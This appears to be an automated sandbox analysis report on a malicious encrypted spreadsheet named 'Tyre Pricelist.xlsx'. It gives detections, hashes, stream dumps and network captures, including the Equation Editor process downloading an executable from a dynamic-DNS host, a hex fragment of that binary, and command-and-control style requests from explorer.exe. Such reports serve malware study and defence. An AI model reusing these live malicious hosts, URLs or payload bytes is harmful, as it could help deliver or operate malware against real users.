Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 33%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....=... ...@....@.. .....U.... .@.....=..O....@..B.....`..... ..... ..H.....text..... ..... ..`.rsrc...B....@..... .....@..@.relo c.....`.....$.....@..B.....=.....H.....q...+.....a.b.d.c.e.f.g.h.i.j.k.l.m.n.p.r.q.s.t.u.v.w.z.y.x.0.1.2.3.4.5.6.7.8.9.A.B.C.D.E .F.G.H.I.J.K.L.M.N.Q.P.R.T.S.V.U.W.X.Y.Z.6..(....o....*B...(.....o....&*2.(....t....*.(....&*2.t....o....*F~....~....(....*..*..(....*.(.....(....(.....(....(....o.....*&...o....*.(....*.(....*.r?. .p.....*6..{b...(^...*..o.....{a...{c....{b...oZ...(^...*.so....p...*..oq...*V.{....od....(...+...*J.{....o1....ov...*J

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996727168383382
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Tyre Pricelist.xlsx
File size:	2481664
MD5:	3b5f7a2a0429e796040aa5bc3763a8fe
SHA1:	c049ac5a44d034995a55bd5f49aece9631c69c1f
SHA256:	9853da661450f9b9a4c06dc952bc70d7cdd8e80cf7e9f8189f2d15682bd88434
SHA512:	a345f1248ca41d2b88e05417c404ff3e57de909921b06a2543a79ef30ae62c1cfb5af2b5ba9ae13e2e500bb290951d3c356fe1b97990e32721b5093d6ea73766
SSDEEP:	49152:PYwpjAWZWQz/mAevYUEcg1udmyMc8gsD7iHqUg0hc:AwpsmswoVd3MCsD7iKAc
File Content Preview:	.....>.....&..... .....z.....|.....~.....z.....|.....~... .....z.....|.....~.....z.....|.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Tyre Pricelist.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False

Indicators	
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: PGP symmetric key encrypted data - Plaintext or unencrypted data, Stream Size: 2458264

General	
Stream Path:	EncryptedPackage
File Type:	PGP symmetric key encrypted data - Plaintext or unencrypted data
Stream Size:	2458264
Entropy:	7.99990874269
Base64 Encoded:	True
Data ASCII:	. . % . . . . . Q . . . . $. 9 4 ' x . . . . W . D . g I . 5 M . F . . . . . > . . . . > . . M . . . k . W . . [. . 9 . ? . . | e . . g . . z . T . . . . . | e . . g . . z . T . . . . . | e . . g . . z . T . . . . . | e . . g . . z . T . . . . . | e . . g . . z . T . . . . . | e . . g . . z . T . . . . . | e . . g . . z . T . . . . . | e . . g . . z . T . . . . . | e . . g . . z . T . . . . . | e . . g . . z . T . . . . . | e . . g . .
Data Raw:	8c 82 25 00 00 00 00 00 b9 ec c5 18 bf 1c 1a c8 51 13 9d d1 05 24 bc 39 34 27 78 20 2e 15 0a aa 57 06 44 d5 67 6c dc 35 4d d2 46 ea ef a8 84 1e 3e 85 f1 fe 90 3e 81 8c 4d ac be e7 6b 8c 57 e8 d9 5b fd aa 39 f3 3f c9 e3 7c 65 83 b7 67 93 08 7a 06 54 e3 a1 c4 c5 ee e3 7c 65 83 b7 67 93 08 7a 06 54 e3 a1 c4 c5 ee e3 7c 65 83 b7 67 93 08 7a 06 54 e3 a1 c4 c5 ee e3 7c 65 83 b7 67 93 08

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.56052515619
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . f .] . . . D . 7 . / & . X . I . . . E I ~ b . . . ! X . A . . . . t < . . . . . x . . . A . I . . \\ . . @ . . . . . x 6 .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-11:23:46.787297	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49165	80	192.168.2.22	103.125.191.5

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:23:46.567594051 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:46.786763906 CET	80	49165	103.125.191.5	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:23:46.786992073 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:46.787297010 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.007692099 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.007766008 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.007797956 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.007819891 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.007997990 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.008752108 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.226994991 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.227062941 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.227113008 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.227163076 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.227211952 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.227252007 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.227262020 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.227289915 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.227308989 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.227329016 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.227365017 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.227371931 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.227514982 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.445997953 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446053028 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446091890 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446130991 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446171045 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446212053 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446297884 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.446327925 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.446331978 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.446343899 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446388960 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446409941 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.446427107 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446475029 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446491003 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.446517944 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446538925 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.446557999 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446576118 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.446599960 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446603060 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.446691036 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446732044 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.446768999 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.447190046 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.452023983 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.452661991 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.665560961 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.665719986 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.665776968 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.665783882 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.665817976 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.665822983 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.665832996 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.665863037 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.665872097 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.665910959 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.665945053 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.665947914 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.665977001 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.665980101 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666009903 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666014910 CET	80	49165	103.125.191.5	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:23:47.666038036 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666048050 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666071892 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666081905 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666105032 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666117907 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666130066 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666160107 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666160107 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666198015 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666212082 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666233063 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666237116 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666268110 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666281939 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666301966 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666320086 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666336060 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666348934 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666371107 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666388988 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666405916 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666420937 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666449070 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666452885 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666487932 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666501045 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666522026 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666527033 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666555882 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666568995 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666590929 CET	80	49165	103.125.191.5	192.168.2.22
Nov 20, 2020 11:23:47.666610956 CET	49165	80	192.168.2.22	103.125.191.5
Nov 20, 2020 11:23:47.666625023 CET	80	49165	103.125.191.5	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:23:46.500763893 CET	52197	53	192.168.2.22	8.8.8.8
Nov 20, 2020 11:23:46.550245047 CET	53	52197	8.8.8.8	192.168.2.22
Nov 20, 2020 11:24:55.833583117 CET	53099	53	192.168.2.22	8.8.8.8
Nov 20, 2020 11:24:55.879791975 CET	53	53099	8.8.8.8	192.168.2.22
Nov 20, 2020 11:25:16.152932882 CET	52838	53	192.168.2.22	8.8.8.8
Nov 20, 2020 11:25:16.491955996 CET	53	52838	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 11:23:46.500763893 CET	192.168.2.22	8.8.8.8	0x8ac6	Standard query (0)	workfineth dysanother rainbowlom oyentthghf .ydns.eu	A (IP address)	IN (0x0001)
Nov 20, 2020 11:24:55.833583117 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.pestig enix.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:25:16.152932882 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.atlant icdentallab.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 11:23:46.550245047 CET	8.8.8.8	192.168.2.22	0x8ac6	No error (0)	workfineth dysanother rainbowlom oyentthghf .ydns.eu		103.125.191.5	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 11:24:55.879791975 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.pestigenix.com		91.195.241.137	A (IP address)	IN (0x0001)
Nov 20, 2020 11:25:16.491955996 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.atlanticdentallab.com		180.215.92.80	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- workfinethdysanotherrainbowlomoyentthghf.ydns.eu
- www.pestigenix.com
- www.atlanticdentallab.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	103.125.191.5	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:23:46.787297010 CET	0	OUT	GET /worksdoc/svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: workfinethdysanotherrainbowlomoyentthghf.ydns.eu Connection: Keep-Alive
Nov 20, 2020 11:23:47.007692099 CET	2	IN	HTTP/1.1 200 OK Date: Fri, 20 Nov 2020 10:23:44 GMT Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38 Last-Modified: Thu, 19 Nov 2020 21:43:46 GMT ETag: "92600-5b47c9f64afa6" Accept-Ranges: bytes Content-Length: 599552 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 03 e7 b6 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 1e 09 00 00 06 00 00 00 00 00 00 de 3d 09 00 00 20 00 00 00 40 09 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 09 00 00 02 00 00 55 96 09 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 8c 3d 09 00 4f 00 00 00 00 40 09 00 42 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 09 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 e4 1d 09 00 00 20 00 00 00 1e 09 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 42 02 00 00 00 40 09 00 00 04 00 00 00 20 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 09 00 00 02 00 00 00 24 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 3d 09 00 00 00 00 00 48 00 00 00 02 00 05 00 88 9d 08 00 04 a0 00 00 03 00 00 00 10 00 00 06 f0 71 00 00 98 2b 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 61 00 62 00 64 00 63 00 65 00 66 00 67 00 68 00 69 00 6a 00 6b 00 6c 00 6d 00 6e 00 70 00 72 00 71 00 73 00 74 00 75 00 76 00 77 00 7a 00 79 00 78 00 30 00 31 00 32 00 33 00 34 00 35 00 36 00 37 00 38 00 39 00 41 00 42 00 43 00 44 00 45 00 46 00 47 00 48 00 49 00 4a 00 4b 00 4c 00 4d 00 4e 00 51 00 50 00 52 00 54 00 53 00 56 00 55 00 57 00 58 00 59 00 5a 00 36 02 03 28 03 00 00 06 6f 01 00 00 0a 2a 42 03 02 03 28 01 00 00 06 14 6f 02 00 00 0a 26 2a 32 02 28 05 00 00 06 74 06 00 00 01 2a 1e 28 06 00 00 06 26 2a 32 02 74 07 00 00 01 6f 03 00 00 0a 2a 46 7e 02 00 00 04 7e 03 00 00 04 28 02 00 00 06 17 2a 0a 16 2a 1e 02 28 07 00 00 0a 2a ba 28 08 00 00 0a 80 01 00 00 04 28 0d 00 00 06 28 09 00 00 0a 80 02 00 00 04 28 0d 00 00 06 28 09 00 00 0a 6f 0a 00 00 0a 80 03 00 00 04 2a 26 02 03 04 6f 0b 00 00 0a 2a 1a 28 04 00 00 06 2a 1a 28 0e 00 00 06 2a 2e 72 3f 00 00 70 80 04 00 00 04 2a 36 03 02 7b 62 00 00 0a 28 5e 00 00 0a 2a 8a 03 6f 03 00 00 0a 02 7b 61 00 00 0a 7b 63 00 00 0a 02 7b 62 00 00 0a 6f 5a 00 00 0a 28 5e 00 00 0a 2a 2e 73 6f 00 00 0a 80 70 00 00 0a 2a 1e 03 6f 71 00 00 0a 2a 56 02 7b 11 00 00 04 6f 64 00 00 0a 03 28 12 00 00 2b 16 fe 01 2a 4a 02 7b 12 00 00 04 6f 31 00 00 0a 03 6f 76 00 00 0a 2a 4a 03 02 7b 13 00 00 04 6f Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL_= @@ U@=O@B`  H.text  `.rsrcB@ @@.reloc`$@B=Hq+abdcefghijklmnprqstuvwzyx0123456789ABCDEFGHIJKLMNQPRTSVUWXYZ6(o*B(o&*2(t*(&*2to*F~~(**(*(((((o*&o*(*(*.r?p*6{b(^*o{a{c{boZ(^*.sop*oq*V{od(+*J{o1ov*J{o

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	91.195.241.137	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:24:55.913090944 CET	636	OUT	GET /kgw/?UL0tlN9h=3DxvAc+RnyJZYPd+jiD/A7jyp+1eDPaflq2WzCVhzhMiI/AcsKs8L0UbA7cJFll24IqQXw==&_L30=xTm4lrNPut HTTP/1.1 Host: www.pestigenix.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:24:55.956897974 CET	637	IN	HTTP/1.1 302 Found date: Fri, 20 Nov 2020 10:24:55 GMT content-type: text/html; charset=UTF-8 content-length: 0 x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhx b9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_NAnNDwyJzoYm1RRySDngvvHUFtvgQ2obU/nM iHo+KjE4OG0hZk4DAqRZfsqVz6DfJjgTkeN2ab0W7fbLhn4rdw== expires: Mon, 26 Jul 1997 05:00:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache last-modified: Fri, 20 Nov 2020 10:24:55 GMT location: https://sedo.com/search/details/?partnerid=324561&language=it&domain=pestigenix.com&origin=sales_lan der_1&utm_medium=Parking&utm_campaign=offerpage x-cache-miss-from: parking-787d9d44d9-l79rg server: NginX connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	180.215.92.80	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:25:16.686966896 CET	638	OUT	GET /kgw/?UL0tlN9h=3e4oHR0srMrz4pb/7ChAIv3inAbNRhZBDtLZ1SN+NiEwBpgcLnXYR/VVRXtAcpgPjhXSMA= =&_L30=xTm4lrNPut HTTP/1.1 Host: www.atlanticdentallab.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:25:17.932526112 CET	638	IN	HTTP/1.1 302 Found Transfer-Encoding: chunked Location: /waf_verify.htm Server: Nginx Microsoft-HTTPAPI/2.0 X-Powered-By: Nginx Date: Fri, 20 Nov 2020 10:24:14 GMT Connection: close Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

